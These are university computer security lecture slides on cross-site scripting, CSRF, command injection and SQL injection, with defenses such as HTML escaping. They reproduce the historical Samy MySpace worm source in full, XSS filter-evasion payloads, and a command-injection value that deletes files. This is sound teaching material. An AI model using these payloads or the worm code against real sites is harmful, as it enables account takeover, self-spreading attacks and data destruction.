

**CSE 484 / CSE M 584: Computer Security and
Privacy**

XSS attacks

Fall 2016

Ada (Adam) Lerner

lerner@cs.washington.edu

Thanks to Franzi Roesner, Dan Boneh, Dieter Gollmann, Dan Halperin, Yoshi Kohno, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

OWASP Top 10 Web Vulnerabilities

1. Injection
2. Broken Authentication & Session Management
3. Cross-Site Scripting
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery
9. Using Known Vulnerable Components
10. Unvalidated Redirects and Forwards

CSRF

- “Confused Deputy” – the browser acts with Alice’s privileges (cookies) even when directed to make requests by an attacker
- Defenses:
 - Form synchronization tokens
 - Re f e r e r header checking

Cross-Site Scripting (XSS)

XSS

- I have a friend with a really hard to pronounce name.

Her name is “*<img src=*
[http://upload.wikimedia.org/wikipedia/en/
thumb/3/39/YoshiMarioParty9.png/210px-
YoshiMarioParty9.png](http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png)*>*”

PHP: Hypertext Processor

PHP:

prints out: `<?php echo $name; ?>>`



XSS

- “Reflected” XSS – vulnerable service echoes user input directly from input (e.g., from query string in URL)
 - example.com?name=<img src=...
- “Stored” XSS – vulnerable service echoes user input stored in database
 - E.g., Make a social media post that includes a <script> tag, and when other people read your post...

Defenses: Cross-Site Scripting (XSS)

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - In PHP, `htmlspecialchars(string)` will replace all special characters with their HTML codes
 - ‘ becomes `'`; “ becomes `"`; & becomes `&`
 - In ASP.NET, `Server.HtmlEncode(string)`

With appropriate defenses

naive.com/hello.cgi?
name=Bob

naive.com/hello.cgi?name=<img src=
<http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png>>

Welcome, dear Bob

Welcome, dear <img src=
<http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png>>

With filters in place

- `<html>Welcome, dear Bob</html>`
- ``

Evading XSS Filters

- Preventing injection of scripts into HTML is hard!
 - Blocking “<” and “>” is not enough
 - Event handlers, stylesheets, encoded inputs (%3C), etc.
 - phpBB allowed simple HTML tags like
<b c=“>” onmouseover=“script” x=“<b ”>Hello

Evading XSS Filters

- Filter evasion tricks (XSS Cheat Sheet)
 - If filter allows quoting (of <script>, etc.), beware of malformed quoting: `<SCRIPT>alert("XSS")</SCRIPT>">`
 - Long UTF-8 encoding
 - Scripts are not only in <script>:
`<iframe src='https://bank.com/login' onload='steal()>`

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, ``
- ... but does allow `<div>` tags for CSS.
 - `<div style="background:url('javascript:alert(1)')">`
- But MySpace will strip out “javascript”
 - Use “`java<NEWLINE>script`” instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)'" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){if(C){return C}else{return eval('document.body.inne'+rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://
www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return
findIn(g(),'up_launchIC('+'A,A)}function nothing(){function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N
+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}}N+=P
+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}
eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB
+BB.length);var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return
findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var
V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var
Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}return Z}var AA=g();var
AB=AA.indexOf('m'+ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var AF;if(AE)
{AE=AE.replace('jav'+a,'A'+jav'+a');AE=AE.replace('exp'+r),'exp'+r)+A);AF=' but most of all, samy is my hero. <d'+iv id='+AE+'D'+IV>'
var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','<
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}
var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/'
index.cfm?fuseaction=user.viewProfile&friendID='+AN
+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!
=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2)
{return false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}'</DIV>
```

MySpace Worm (3)

- *“There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!”*
- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak



Command Injection and SQL Injection

Command Injection in PHP

<http://victim.com/copy.php?name=username>

copy.php includes

```
system("cp temp.dat $name.dat")
```

Command Injection in PHP

<http://victim.com/copy.php?name=username>

copy.php includes

```
system("cp temp.dat $name.dat")
```

What if username = `"/etc/shadow"`?

Command Injection in PHP

<http://victim.com/copy.php?name=username>

copy.php includes

```
system("cp temp.dat $name.dat")
```

Attacker uses name "a; rm*"

[http://victim.com/copy.php?name="a; rm *](http://victim.com/copy.php?name=)

copy.php executes

```
system("cp temp.dat a; rm *.dat");
```

SQL

- Widely used database query language
- Fetch a set of records

```
SELECT * FROM Person WHERE Username= 'lerner'
```
- Add data to the table

```
INSERT INTO Key (Username, Key) VALUES ( 'lerner' , 3611BBFF)
```
- Modify data


```
UPDATE Keys SET Key=FA33452D WHERE PersonID=5
```
- Query syntax (mostly) independent of vendor

Naïve Query Generation Code


```
$selecteduser = $_GET['user'];  
$sql = "SELECT Username, Key FROM Key " .  
      "WHERE Username='$selecteduser'";  
$rs = $db->executeQuery($sql);
```

What if **'user'** is a malicious string that changes the meaning of the query?


Typical Login Prompt




User Input Becomes Part of Query




Normal Login




Malicious User Input



SQL Injection Attack




Exploits of a Mom



<http://xkcd.com/327/>

